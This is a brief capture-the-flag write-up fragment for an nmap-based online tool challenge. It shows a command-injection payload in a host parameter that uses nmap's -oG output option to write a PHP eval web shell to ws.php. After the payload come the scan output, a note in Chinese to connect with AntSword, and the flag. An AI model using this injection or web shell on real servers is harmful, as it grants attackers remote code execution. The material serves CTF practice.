1 ?host=' <?php @eval($_POST["shell"]);?> -oG ws.php '
```

you are in sandbox 9feb115ffafea7016370248b6b491982Starting Nmap  
7.70 ( <https://nmap.org> ) at 2020-10-05 09:44 UTC Nmap done: 0 IP  
addresses (0 hosts up) scanned in 20.20 seconds Nmap done: 0 IP  
addresses (0 hosts up) scanned in 20.20 seconds



蚁剑连一下



flag{74119793-a9a1-4251-b4e3-5135d765a356}